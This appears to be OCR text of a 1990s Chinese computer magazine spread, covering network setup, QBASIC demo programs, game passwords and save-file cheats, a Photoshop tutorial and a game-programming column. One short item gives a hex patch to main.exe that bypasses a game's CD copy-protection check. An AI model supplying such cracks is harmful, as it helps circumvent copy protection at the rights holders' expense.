因为计算机原装有 Windows3.1,使用 Microsoft Workgroups ADD-ON 升级 Windows 的版本,采用快速安装,选取默认值将文件安装在于原 Windows 相同的路径上。注意,在每台计算机上都要安装和设置打印机的打印驱动程序。安装过程中,机器会自动地重新启动一次,这时要选取网络安装图标,进行网络共享和通讯协议 Microsoft NetBEUI&IPX/ SPX 的设置。之后,屏幕提示继续安装直至完成。

五、有关网络软件设置

1. 打印机连接在用户 5 的并行口,即这个打印机是用户的 5 的本地资源,他可以用以前的方式使用它。但在别人连接到这个资源前,必须将它设置成共享。笔者建议在安装时对共享进行设置,否则要在直接连接打印机的用户计算机前,对打印管理器进行打印机共享设置。根据笔者的实践经验,要提醒读者的是:安装 WFW 的打印驱动程序后不必再安装打印机随带的磁盘,否则将会有打印错误发生。

2. 在文件管理器中对某些目录或硬盘进行共享设置,在出现的对话框中,可以通过 Read-Only, Full, Depends On Password 来控制访问共享目录的其它用户是否可以改变这些文件。此后,在其它微机的文件管理器中进行共享连接,使共享的硬盘和目录成为该机的一个网络磁盘驱动器。

3. 要共享 CD-ROM 时,在 AUTOEXEC.BAT 文件中装入 MSCDEX.EXE/S,其中 MSCDEX.EXE 必须是 2.21 及以上版本,以允许共享。

4. 在安装 WFW 时会装入几个网络应用程序,它们是 Chat,NetWatcher,WinPopup,Mail 等用户间交互式交谈、交换信息或是监视工作活动和资源使用。特别值得一提的是 Mail 电子邮件软件,使用起来非常方便。但在使用它之前,首先在网络上任选一台微机用来创建一个工作组邮局,在其中包括有关邮件帐户的信息,必须非常注意一个工作组只能有一个邮局,如果有多个邮局存在,将不能调出 Mail 应用程序。

六、网络使用中需要注意的问题

1. 当有多个用户从工作站登录入网,网络上信息流量相当高时,就可能会发生拥挤,导致工作站处理速度减慢。可以从内存容量的大小,内存通道的访问速度、缓冲能力,硬盘的性能和存储容量等方面上考虑升级和调整微机硬件,以加强微机的功能。

2. 在网络环境下,数据的安全保密十分重要。网络对数据的安全保护方法主要体现在两个方面,即利用系统访问检查功能防止非法访问和利用数据备份工具防止数据丢失。事实证明:采取这些措施是行之有效的,也是非常必要的。

3. 病毒在网络中的传播很快,因此在各计算机中,必须注意防止病毒闯入网络,同时,需要用一些检测病毒的程序,定期地检查网络中的各用户站。



夜世界

□辽宁　郭四海

夜空深遂而旷远，明月星光交相辉映。“花花公子’俱乐部灯火辉煌，音乐灯光样样都浪漫，整个夜世界流光溢彩，这就是我们的舞台。

```
SCREEN 12, 0: CLS
PALETTE 0, 8200: PAINT (1, 1), 1
FOR Q = 0 TO 20
  FOR N = 1 TO 15
    x = INT(RND * 640)
    y = INT(RND * 140)
    PSET (x, y), N
  NEXT N
NEXT Q
r = 3.1416
CIRCLE (490, 80), 50, 14, r / .7, r / 3.7
CIRCLE (510, 90), 50, 14, r / .78, r / 2.5
PAINT (550, 85), 14
LINE (45, 200) - (80, 480), 3, BF
FOR t = 155 TO 395 STEP 30
  LINE (80, t) - (t - 3, t + 15), 9, BF
NEXT t
FOR t = 140 TO 380 STEP 30
  LINE (80, t) - (t + 15, t + 15), 8, BF
NEXT t
LINE (74, 130) - (140, 480), 8, BF
LINE (140, 130) - (155, 140), 8
PAINT (141, 133), 8
LINE (40, 480) - (600, 410), 6, BF
FOR t = 200 TO 360 STEP 40
  CIRCLE (110, t), 15, 11
  PAINT (110, t), 9, 11
NEXT t
FOR t = 120 TO 520 STEP 80
  LINE (t, 480) - (t + 30, 440), 12, BF
NEXT
ON TIMER(1) GOSUB light: TIMER ON
ON PLAY(3) GOSUB subplay: PLAY ON
play$ = "t140l8o3fffal16eeeel8egdddec2p64"
PLAY "mb x" + VARPTR$(play$)
DO
  FOR w = 1 TO 15
    CIRCLE (w * 38 + 15, 406), 4, 7
    PAINT (w * 38 + 15, 406), 7
  NEXT w
  FOR t = 1 TO 14
    LINE (79, 95) - (136, 128), t - 1, B
    LINE (77, 93) - (138, 130), t - 2, B
    COLOR t + 1
    LOCATE 7, 11: PRINT "PLAYBOY"
    LOCATE 8, 11: PRINT " WORLD "
    LOCATE 24, 57: PRINT "PLAYBOY WORLD"
    FOR p = 1 TO 8
      LINE (449 - p * 2, 369 - p * 2) - (550 + p * 2, 382 + p * 2), t - p, B
    NEXT p
    FOR h = 1 TO 2000: NEXT h
  NEXT t
  key$ = INKEY$
  IF LEN(key$) THEN keyss = ASC(key$)
LOOP WHILE keyss <> 27
END
subplay:
  PLAY "mb x" + VARPTR$(play$)
  RETURN
light:
  FOR d = 1 TO 15
    CIRCLE (d * 38 + 15, 406), 4, d
    PAINT (d * 38 + 15, 406), d
  NEXT d
  CIRCLE (281, 406), 4, 4: PAINT (281, 406), 4
  RETURN
```

程序是用 QBASIC 编制的，显示卡为 VGA。程序的第一部分绘制星空；第二部分建筑一幢美丽的高楼；第三部分点缀各种迷人的灯光并配上动人的背景音乐。

再谈《坦克大决战》选关密码

□山西　刘军

1996 年 11 期上的《坦克大决战》选关密码中仅给出了盟军的选关密码，在此给出德军的选关密码如下：

第二关：3785　第三关：5067　第四关：6926
第五关：1366　第六关：1630　第七关：4847
第八关：9400　第九关：5071　第十关：3122
第十一关：1940　第十二关：3940　第十三关：4774
第十四关：2957　第十五关：2110　第十六关：7178
第十七关：4862　第十八关：8796　第十九关：1068
第二十关：6700

另外：
最后火爆机场面——盟军 攻克柏林；
德军 希特勒检阅德军。

《金庸群侠传》攻略

□北京 乐天

一、过关心得

1. 段誉、石破天、程英和杨过是必须加入的角色，各本书的取得未必按一定顺序。

2. 虽然结局有两种，但有些人加入的前提就是你的品德指数达到一定数值，如程英，你该怎么做呢……

3. 初始阶段能力较低，应速去冰火岛取谢逊的头发（床上的金毛）找昆仑仙境（22，440）的张无忌加入，九阳神功的威力不可小视；在能力有所提高后，拿断肠草请杨过，其玄铁剑法对付初期的敌人足够了。

4."随队医生"对于老实的玩家（不用"神功"PC-TOOLS）是必不可少的，因为每次战斗后他都会炼制出一些丹药，如天王保命丹等，别忘了最后一场的苦战。

5. 如你自认是侠义中人，可以上武当山向张三丰讨教武功，失败后会得到他传授的武功，分别有：梯云纵心法、太极拳经和太极剑法，但学这三种武功都需要一定资质。

6. 有些场景要求主角进去两次才能发生特定情节，比如在老顽童养蜂的百花谷看到蜜蜂翅膀上的字，梅庄黑白子指明关押任我行地牢等，一定要注意。破庙的蔡邑墓，蝴蝶谷等处入口极其隐秘，要认真寻找才能找到。

7. 将林厨子做的"谁家玉笛听落梅"送给洪七公（169，210），他就会传你威猛的降龙十八掌，原料兔肉在云鹤崖（17，15）、獐腿肉在灵蛇岛（187，64）、小猪耳朵在成昆居（19，249）、小牛腰子在万恶岛（432，125）、羊羔坐臀在星宿海（132，410）。

8. 如果你想成为邪派高手，可以从青城派侯人雄那里打听消息后告诉林平之，就可得到辟邪剑谱，或者杀死东方不败后从任我行手中抢到葵花宝典。

9. 至于老顽童的左右互搏之术虽可攻击两次，但只有资质低于 45 的人（弱智？）才能练。

决战装备梦幻组合：九阳神功＋降龙十八掌＋（左右互搏之术）＋倚天剑＋软猬甲＋天王保命丹（多多益善）。

二、游戏修改要素

如果你早已厌烦了 RPG 游戏的老老实实"练功．升级"模式，不妨起用 PCTools，按照以下办法给游戏动些小小的"手术"，保证你能迅速拥有一身"惊世武功"，早日夺得武林盟主之位。

这个游戏的存盘文件是 Rn.Grp，（其中 n＝1，2，3，代表进度一至三），以下修改均针对存盘文件。

1. 修改主角能力值：利用 PCTOOLS 的磁盘文件编辑功能编辑存盘记录，找到如下地址：

扇区号（sector）0000001

转储相对位置（Displacement）0400（0190）

自左向右第 11 组 2 位 16 进制数起共 11 组 16 进制数（每组 2 位，下同），代表主角的攻击力、防御力等 11 项能力值，可以全部改成 64（十进制 100）。

2. 修改道具：编辑下列地址的物品代码可以随意安排自己拥有的道具及其数量：

扇区号（sector）0000000

转储相对位置（Displacement）0032（0020）

在这一地址起始的两组数均为 FF，不要改动它们，从第三组起，其结构规律是两组数是物品代码，紧跟两组数表示该物品的数量。注意数量用 16 进制数表示，而且低位在前，高位在后。为防止更改后的数超出游戏设定范围导致出错，建议物品数最多不要超过 FF（十进制 255），对于多数物品这已经足够了。

由于游戏中道具众多，达 198 种之多，这里仅列出几个对于游戏通关极有帮助的物品代码及其作用：

天山雪莲：2300 提高内力及生命最大值；

天王保命丹：1400 补满生命力、体力和内力值；

太极拳经：3A00 极厉害的武功，修炼到十级后具有极大杀伤力；

降龙十八掌：3E00 比太极拳更厉害的上乘武功；

倚天剑：6D00 攻击力加 20；

软猬甲：7800 攻击加 5、防御加 20；

另：只要张无忌加入就可得到《九阳真经》；杨过加入就可得到玄铁剑及玄铁剑法。

金庸群侠传物品代码：

（一）药品

0000 康倍特	0100 精气丸	0200 白岚氏鸡精
0300 小还丹	0400 玉洞黑石丹	0500 玉真散
0600 三黄宝腊丸	0700 玉灵散	0800 天香断续胶
0900 黑玉断续膏	0A00 金牛运功散	0B00 人参
0C00 白云熊胆丸	0D00 九花玉露丸	0E00 九转灵宝丸
0F00 田七鲨胆散	1000 九转熊蛇丸	1100 无常丹
1200 镇心理气丸	1300 生生造化丹	1400 天王保命丹



1500 宝济丸　1600 黄莲解毒丸　1700 天心解毒丹
1800 回阳五龙膏　1900 牛黄血竭丹　1A00 六阳正气丹
1B00 朱睛冰蟾　1C00 伏苓首乌丸　1D00 千年灵芝
1E00 蛇胆　1F00 五宝花蜜酒　2000 腊八粥
2100 大蟠桃　2200 千年人参　2300 天山雪莲
2400 通犀地龙丸　2500 千年冰蚕　2600 莽牯朱蛤
C400 槟榔

(二)武功秘笈

2700 紫霞秘笈　2800 小无相功　2900 十八泥偶
2A00 神照经　2B00 易筋经　2C00 洗髓经
2D00 梯云纵心法　2E00 神行百变　2F00 凌波微步
3000 子午针灸经　3100 华陀内昭图　3200 胡青牛医书
3300 五毒秘传　3400 毒经　3500 药王神篇
3600 铁掌拳谱　3700 七伤拳谱　3800 天山六阳掌
3900 玄冥神掌　3A00 太极拳　3B00 龙象般若功
3C00 太玄经　3D00 黯然消魂掌　3E00 降龙十八掌
3F00 北冥神功　4000 吸星大法　4100 神木王鼎
4200 六脉神剑谱　4300 松风剑谱　4400 泰山十八盘
4500 回峰落雁剑法　4600 七星剑谱　4700 两仪剑法
4800 金蛇秘笈　4900 玉女素心剑法　4A00 苗家剑法
4B00 太极剑法　4C00 达摩剑谱　4D00 玄铁剑法
4E00 辟邪剑谱　4F00 独孤九剑　5000 血刀经
5100 火焰刀法　5200 反两仪刀法　5300 狂风刀法
5400 胡家刀法　5500 霹雳刀法　5600 毒龙鞭法
5700 黄沙万里鞭法　5800 满天花雨　5900 霹雳秘笈
5A00 含沙射影　5B00 左右互搏之术　5C00 乾坤大挪移
5D00 葵花宝典　5E00 九阴真经　5F00 九阳真经

(三)暗器及防护物品

6000 飞蝗石　6100 金钱镖　6200 飞刀
6300 菩提子　6400 金蛇锥　6500 霹雳弹
6600 据鹊　6700 玉蜂针　6800 冰魄银针
6900 黑血神针　6A00 玄铁剑　6B00 君子剑
6C00 淑女剑　6D00 倚天剑　6E00 金蛇剑
6F00 凝碧剑　7000 白龙剑　7100 白虹剑
7200 周公剑　7300 血刀　7400 冷月宝刀
7500 屠龙刀　7600 绿波香露刀　7700 霹雳狂刀
7800 软猬甲　7900 金丝背心　7A00 乌蚕衣
7B00 鳄鱼皮甲　C000 真武剑　C500 皮衣

(四)其他物品

7C00 玉蜂浆　7D00 黑木令牌　7E00 梨花酒
7F00 翡翠杯　8000 七宝指环　8100 神仙美女图
8200 大燕国传国耒　8300 大燕皇帝世系图表
8400 赏善罚恶令　8500 两页刀法　8600 断肠草
8700 闯王军刀　8800 玄冰碧火酒
8900 苗人凤眼毒解药
8A00 羊羔坐臀　8B00 小牛腰子　8C00 小猪耳朵
8D00 獐腿肉　8E00 兔肉　8F00 神杖
9000 飞狐外传　9100 雪山飞狐　200 连城诀
9300 天龙八部　9400 射雕英雄传　9500 白马啸西风
9600 鹿鼎记　9700 笑傲江湖　9800 书剑恩仇录
9900 神雕侠侣　9A00 侠客行　9B00 倚天屠龙记
9C00 碧血剑　9D00 鸳鸯刀　9E00 七心海棠
9F00 可兰经　A000 唐诗选辑　A100 红钥匙
A200 橙钥匙　A300 黄钥匙　A400 绿钥匙
A500 蓝钥　A600 紫钥匙　A700 铁钥匙
A800 铜钥匙　A900 银钥匙　AA00 金钥匙
AB00 药材　AC00 硝石　AD00 一朵蓝花
AE00 银两　AF00 闯王藏宝图
B000 玉笛谁家听落梅
B100 广陵散琴曲　B200 刘仲甫呕血棋谱
B300 张旭率意帖　B400 溪山行旅图　B500 一撮金毛
B600 罗盘　B700 带头大哥书信
B800 手帕　B900 林震南遗言　BA00 智慧果
BB00 鸳刀　BC00 鸯刀　BD00 武林帖
BE00 明教铁焰令
BF00 成昆人头　C100 金盆洗手请帖　C200 烧刀子
C300 铁铲

说明：

药品及暗器数量可以改多些，但武林秘笈只能拥有一本。如果直接改出“十四天书”及武林帖，由于有些必要情节没有发生，是不能参加“华山论剑”的。因此本表仅供参考。

磁力数 6174 的趣味程序

□浙江　蒋梅芬

请你随便写一个四位数,数字不要完全相同,然后按照数字从大到小的顺序排列得到一个数，再按从小到大的顺序排列得到另一个数，求出这两数的差。将此数按上述方法运算,又得到另一数,这样反复做,最后得数一定掉进 6174，仿佛 6174 这个数具有强大磁力,能吸引一切数,而它是所有数字的核心。对于三位数,同上操作后,魔数则为 495。

下面这则程序是显示任意输入一个四位数后，对其作以上处理最后掉进 6174 这个魔数的过程。

```
DIM a(4)
INPUT a(1), a(2), a(3), a(4)
DO UNTIL a(1) * 1000 + a(2) * 100 + a(3) * 10 + a
(4) = 6174
FOR i = 1 TO 3
  FOR j = i + 1 TO 4
   IF a(i) < a(j) THEN
    P = a(i)
    a(i) = a(j)
    a(j) = P
   END IF
  NEXT j
NEXT i
b = a(1) * 1000 + a(2) * 100 + a(3) * 10 + a(4)
c = a(4) * 1000 + a(3) * 100 + a(2) * 10 + a(1)
q = b - c
PRINT b; "-"; c; "="; q;
a(1) = INT(q / 1000)
a(2) = INT(q / 100) - a(1) * 10
a(3) = INT(q / 10) - a(1) * 100 - a(2) * 10
a(4) = q - a(1) * 1000 - a(2) * 100 - a(3) * 10
LOOP
END
    OK.RUN
    ? 4,3,7,1
    7431 - 1347 = 6084        8640 - 468 = 8172
    8721 - 1278 = 7443        7443 - 3447 = 3996
    9963 - 3699 = 6264        6642 - 2466 = 4176
    7641 - 1467 = 6174
```

若要验证三位磁力数 495,则程序与上类似,你不妨一试。



《电脑奏乐》

□甘肃　胡斌

PC 小喇叭奏乐,有时很好听,有时却不尽人意。综其原因,PC 小喇叭奏乐的音色不太好,但却善于演奏快速的、大跨度的音乐段。我根据这些特点,编出了此程序。

该程序《土耳其进行曲》为莫扎特的名作,充分体现了计算机奏乐的优越性，乐曲的快速华彩部分非常优美。而程序本身巧妙地利用反复,因而十分简短。

希望本程序能够启发您编出更加优美的乐曲!

```
CLS
SCREEN 0
LOCATE 11, 30: PRINT "Turkey Empior March"
A $ = "T132O3L16DCO2BO3CD # 4FD # DD # G4G #
GF # GO4DCO3BO4CDCO3BO4CD # 4C8D # 8D8C8O3A #
8O4C8D8C8O3A # 8O4C8D8C8O3A # 8A8G4"
B $ = "G8G # 8A # 8A # 8O4C16O3A # 16G # 16G16F4"
C $ = "D # 8F8G8G8G # 16G16F16D # 16D4"
D $ = "O3L16DCO2BO3CD # 4FD # DD # G4G # GF
      # GO4DCO3BO4CDCO3BO4CD # 4C8D8D # 8D
      8C8O3B8O4C8O3G8G # 8F8D # 4D4C4"
E $ = "O4L8CDE4CDEDCO3BABO4CDO3BGO4CDE4
      CDEDCO3BAO4DO3BGO4C4"
F $ = "O4L16EFEDCDCO3BAO4CO3BAG # ABG # EF
      # G # EAG # ABO4CO3BO4CDED # ED # "
G $ = "O4L16EFEDCDCO3BAO4CO3BAGABGEF
      # GEF # GAF # D # EF # D # E4"
H $ = "O4L16ED # EC # FEFEFEFEFEDCO3BO
      4CDO3BO4CDEO3AG # ABG # A4"
I $ = "O3L16GFEDCDEFGABO4CCO3BAGGFED"
J $ = "O3L16CDEFGABO4CC # 8D8"
K $ = "O3L16EGCEDFO2BO3DC4"
PLAY A $ + A $ + B $ + B $ + C $ + C $ + D $
     + E $ + E $ + F $ + G $ + F $ + G $ + I $
     + J $ + I $ + K $ + F $ + H $ + E $ + A $
     + A $ + B $ + B $ + C $ + C $ + D $
```

无光驱玩三国 V

□上海　张谦

1996 年 9 月《三国演义Ⅱ》上市,但其百余兆的容量,仍然不如仅 16M 的《三国志Ⅴ》。《三国志Ⅴ》以细腻的画面、完美的战争模式,令不少无光驱的战友垂涎三尺,笔者为疗大众之苦特公布一法如下：先将光碟中的文件拷入硬盘，用 Pctools5.0 选文件 main.exe，用“F”命令找 7508B801009A12,将‘75’改成‘74’,“F5”存盘即可,这样就跳过了光碟检测。

迷人的 PHOTOSHOP 世界(二)

□北京　陈荣桂

第二篇　变幻莫测的魔笔

在上一期，我们探讨了怎样通过扫描仪来获得数字化的源图像，相信朋友们一定做了许多试验，也许在你的个人 PC 里已保存下许多幅的“俊照”或“倩影”了。或者因为物质世界的局限，或者是你的摄影技术确实不敢恭维，一些照片的效果总是不尽如人意，PHOTOSHOP 正是使你的照片变得完美的好帮手。那么我们先来认识一下新朋友吧，进入 WINDOWS 找到 PHOTOSHOP 眼睛图标双击，则出现如下界面：




图 1　PHOTOSHOP 界面图

上图中，①是标题条，标题条左边是控制框，右边两个有正反黑三角的分别是最小化和最大化按钮；②是菜单条；③是工具箱；④是状态条，提示当前操作下的一些信息；⑤是 Brushes 浮动调色板，用以选择不同形状的画笔；⑥是颜色调色板，可选择或调制新的颜色。

PHOTOSHOP 有 WINDOWS 版本和 MACINTOSH 版本之分，但它们在功能、布局、感官显示上做到了尽可能的一致，所以你学会了 PHOTOSHOP 3.0 FOR WINDOWS 时，也就同时学会了怎样使用 MACINTOSH 的版本，当然，它们之间肯定是有些细小的差别，但不会影响整体的应用，本篇即假设你正在使的是 PC 机上的 WINDOWS 版本。

在 PHTOSHOP 界面中，大块的空白并不是编辑区，PHOTOSHOP 并不自动打开一个新文档，所以你必须选择 File 菜单中的 OPEN 命令打开一个现存图像，或者选择 NEW 命令建立一个新文档。

选择 NEW 命令单击，则出现下面的对话框。




图 2　NEW 对话框

在这个对话框中，name：要求输入文件名；Width：输入图像宽度，Height：输入图像高度，Resolution：输入需要的图像分辨率；Mode：下拉式框中可选择图像模式是灰度图还是 RGB 图，这些选择会影响到文件的大小，在"Image Size："后显示出来；在 Contents 框中的选项是对背景的选择，有白色、黑色和透明三种，如果选择透明的背景模式，那么就好象是在玻璃上作画一样了。

好了，设置好所有的参数了么，请点一下 <OK>，下一步我们将熟悉并运用‘变幻莫测的魔笔”——工具箱。

本篇要点

★定制一个画笔的形状
★选择工具
★查看工具
★着色工具
★编辑工具
★给自己设计一幅广告画

一、定制一个画笔的形状

首先让朋友们感到惊喜的，肯定是 PHOTOSHOP 提供的画笔的无穷无尽的多样性了，在一个叫 BRUSHES 的调色板中，你可以随意挑选粗的、细的、圆的、方的、硬质的、柔润的，甚至是一些优美的图案，一些星光、飞雁、小鹿、雪花等作为画笔的笔尖。下面的两幅图就是直接运用画笔的形状做出来的。




图 3　飞翔的眼睛




图 4　梦鹿

缺省的 BRUSHES 调色板中只显示圆点画笔，我们可以在这个调色板的弹出式菜单中加载其它的画笔。




图 5 弹出式菜单

选择 APPEND BRUSHES 命令，在弹出式对话框中浏览，其它几个调色板文件存放在 PHOTOSHOP 的 BRUSHES 子目录中，文件的 DOS 名字分别为 CUSTOM．ABR（图案）、DEFAULT．ABR（缺省值）、SHADOWS．ABR（方块）。选择好想要加载的文件，点一下 < OK > 就可以了。


下面我们来做一个有趣的练习：把自己的头像做成画笔笔尖。首先挑选一张自己得意的照片扫描成数字化图像（有关扫描细节，参见上期‘获得素材’篇），在 PHOTOSHOP 中打开你的肖像，然后用选择工具（选择工具在本篇后面部分详述，这里你只要知道选中工具箱顶端有虚线框标志的图标，然后在图像区按住鼠标拖出一条虚线框选定你想要的头像即可）做好选择之后，单击 BRUSHES 调色板上面的弹出式菜单按钮，选择 DEFINE BRUSH 命令，则新画笔笔尖就定制成功了，该笔尖加载到当前调色板中的最后，选择这个新笔尖，做一幅有趣的画儿（见图 6）。

如果你希望下一次还能调用，那你可别忘了在弹出式菜单中选择 SAVE BRUSHER 命令，给它一个名字保存起来，否则，退出之后，辛辛苦苦做出的新笔尖也就丢失了！



图 6　头像画笔复制图

二、选择工具



随着电脑绘画学习的深入，我们会感觉到对图像进行选取，其意义有多么重大，庆幸的是 PHOTOSHOP 为我们提供了许多灵活的、功能强大的选取工具。使用过 WINDOWS BRUSH 画笔工具的，或者从未使用过的人，对矩形、椭圆、以及手绘选择的功用都是容易理解的，所以这里我们只着重讨论“魔术棒”的功能。魔术棒是几个选择工具中功能最强的一个，有些（比方说画中的一朵花儿）用手根本不可能模拟的选定，都能通过它达到目的，魔术棒的原理主要是对色彩的相似性选择（如果选取图像中一个像素的颜色，则它附近的与它颜色相同、相近的像素也会同时被选中，而颜色相异的像素则被排除），双击魔术棒图标，还会出现一个魔术棒选项对话框，其中 TOERANCE（容差）的意思是表示相似性的程度，数值越小选定的色调越单一，反之，选定的色域就会加宽。

在想要的部分与周围色彩有明显差别时，魔术棒能很方便地进行选定。

PHOTOSHOP 的选定功能还有一个最大的特色，就是能对已经选择的块重新编辑修改，按下 < SHIFT > 键不放，就能给原来的选择增加选择内容，而按下 < CTRL > 则能剪切掉选取得过多了的区域。

编辑已有选择块时必须同时按下 < shift > 键或 < ctrl > 键，否则在你想要编辑时，原来的选择将被取消。

A．用选择功能作一幅眩晕画。



图 7　椭圆选择示例：秀秀



图 8

在这个例子中，1．先用椭圆选择定义一个块；2．

选择 SELECT 菜单中的 Feather(羽化)命令,设定值为 8;3. 将选择块 copy 到剪贴板上;4. 打开一个新文件,将剪贴板上的图像粘贴过来。见图 7、图 8。

这样,一幅有眩晕效果的图像就制作成功了。

B. 魔术棒功能示意:



图 9



图 10



图 11

要把边缘这么复杂的花朵选出来确实不太容易,1. 用椭圆选择工具选取一个大致的块;2. 在此基础上利用魔术棒选择相似色原理将红花四周的绿叶选中;3. 将选中的绿色 cut 掉,则只剩下红的花朵了。见图 9~11。

三、查看工具




MOVE 工具是用来移动选择块或图层的,我们可以单击并拖动 MOVE 工具在一个文档里上下左右移动,来查看图像。

HAND 和 MOVE 工具相似,不同的是 MOVE 工具只能察看放大了的大于当前文档窗口面积的图(实际是代替滚动条的作用,还有一个不同,双击 HAND 工具则不论是放大还是缩小了的图像都将按原比例显示。

ZOOM 增大或减小一个图像的放大率,单击图像放大,Alt + 单击则图像缩小。

四、着色工具



着色工具包括喷桶、渐变、画线、橡皮、铅笔、画笔、喷枪、滴管等。其中除滴管是选择颜色(单击选择前景色,单击 + Alt 选择背景色);橡皮擦是用背景色着色外,其它工具皆用前景色工作。

图 13 是用着色工具作的一幅画,1. 先用渐变工具涂上渐变的灰度背景;2. 选择标有 100 的圆点笔尖,用软笔工具喷一个大黑圆,然后选择 65 点的圆点笔尖,增亮灰度色用气笔在大黑圆稍偏中心的地方再喷一个圆,以此类推,逐渐增亮灰色缩小笔尖面积只到产生一个立体圆球为止;3. 选定圆球并复制若干,然后运用 Image 菜单中的 Effects 命令下 Scale 功能将它们变成大大小小不同的圆球。




图 12

五、编辑工具



RUBBER STAMP(橡皮图章)是一个很有趣的工具,只要选定了样本区域,它就能在文档的任意区域复制样品。



图 13 橡皮图章示例:幻影

使用此工具必先用 ALT + 单击选择好起点,否则,我不警告你,PHOTOSHOP 也会弹出带'!'的对话框来警告你了。



如果照片整体效果很好,只是局部曝光不如意,那么就可使用 DODGE 或 BURN 工具了,爆光不足的使用 DODGE 工具增加亮度,爆光过量的使用 BURN 工具增加灰度。DODGE 和 BURN 共置在一个位置上,Alt + 单击图标可对这两个工具进行切换。



BLUR 使边界变得模糊、柔和,SHARPEN 使边界更加锐化清晰。Alt + 单击可在 BLUR 和 SHARPEN 之间切换。



涂抹工具好象用手在未干的画布上涂抹一样,而达到水彩画的效果。

六、给自己的书设计一个封面

如果有一天你写好了一本书,因为余兴未尽,想

自己动手编游戏(五)
游戏操作控制

□辽宁　邵文　郝斌

完成一个游戏的核心算法设计后，下一步工作就是实现对游戏操作的控制。由于游戏过程本身就是游戏者与计算机不断进行数据交换的过程，所以在设计游戏时必须考虑到游戏者所有可能的操作和操作的顺序。这是一项很艰苦的工作，而且几乎所有的计算机游戏中存在的‘BUG’也都产生于此，即使是一些著名的游戏生产公司也无法避免。

一般的情况下，游戏的设计者必须利用程序控制游戏的整个过程，随时掌握游戏者的操作选择，并进行相应的处理。我们先来看一个例子：

```
CLS
RANDOMIZE TIMER
x = INT(RND(TIMER) * 10000)
DO
  INPUT y
  IF x > y THEN PRINT "猜小了,重来."
  IF x < y THEN PRINT "猜大了,重来."
LOOP UNTIL x = y
PRINT "猜对!"
END
```

这是一个最简单的游戏，在许多相当古老的游戏书籍中都有类似的程序存在。它提供了最为古老、最为简单的操作控制方法——简单输入法。

简单输入法的实现简单而有效，但是也相对呆板、缺乏生气，与游戏所必不可少的轻快是相矛盾的。因此简单输入法在现在的游戏中几乎看不到。即使是我们自己编写的游戏程序也应该遵循现在的规则——利用键盘扫描码，进行程序的操作控制。

下面程序可帮助大家获得计算机的键盘扫描码。

```
CLS
DO
  a$ = INKEY$
  IF LEN(a$) <> 0 THEN
    b$ = SPACE$(1)
    FOR i = 1 TO LEN(a$)
```

自己设计封面的话，如果你有了 PHOTOSHOP 那么这一切就不再是梦想。

比如说我们要出的书叫《迷人的 PHOTOSHOP 世界》。

1. 创意

要能体现 PHOTOSHOP 的妙用，就必须做出一些在 PHOTOSHOP 来说是容易的，而在常识来说是很玄妙的东西，以吸引读者，产生兴趣。

2. 选材

我选择的是一个朋友的相片，然后用这一张源图像做出四种不同效果的图来。

3. 构图

图像放置在画面中间偏下的地方，上空白处是标题，标题字的背景是一只很大的眼睛，既暗示了 PHOTOSHOP 的标志，也寓意着睁开眼睛看世界的意思。

4. 制作

四张特殊效果的图片匀称地放置着，将源图像置在中间，这样就能感觉到一种比较了。

细习的读者也许会发现，下面的‘电脑爱好者杂志社出版’字样有一点阴影，这是怎样做出来的呢？其实挺简单，我们先利用文本工具在图像中插入文字，然后将文字 COPY 一份加深颜色，与源文字稍错一点位置叠起来，这样一行带阴影的立体字就制作成功了。

5. 修改

调整画面，直到自己满意为止。



图 14　制作过程

朋友们，该休息一会儿了，打开你的 CD－ROM 来听听音乐，让我们先退出 photoshop，嗯？怎么出来这么一个对话框：




图 15

原来是提醒你要忘了存盘。点 <Yes> 给它一个文件名，现在你可以放心的去听你的音乐了，我们下一期再见。

（待续）

```
    t(i) = ASC(RIGHT$(LEFT$(a$, i), 1))
    b$ = b$ + "+CHR$(" + STR$(t(i)) + ")"
   NEXT
   PRINT a$, LEN(a$), b$
  END IF
LOOP UNTIL a$ = "q"
END
```

键盘的扫描码通常与键盘上的字符码不同，下面给出了一些常见的功能键扫描码。大多数的游戏里都是通过这些功能键的扫描码来判断游戏者的输入，控制游戏操作。以下是单键扫描码表

```
F1=CHR$(0) + CHR$(59)    F7=CHR$(0) + CHR$(65)
F2=CHR$(0) + CHR$(60)    F8=CHR$(0) + CHR$(66)
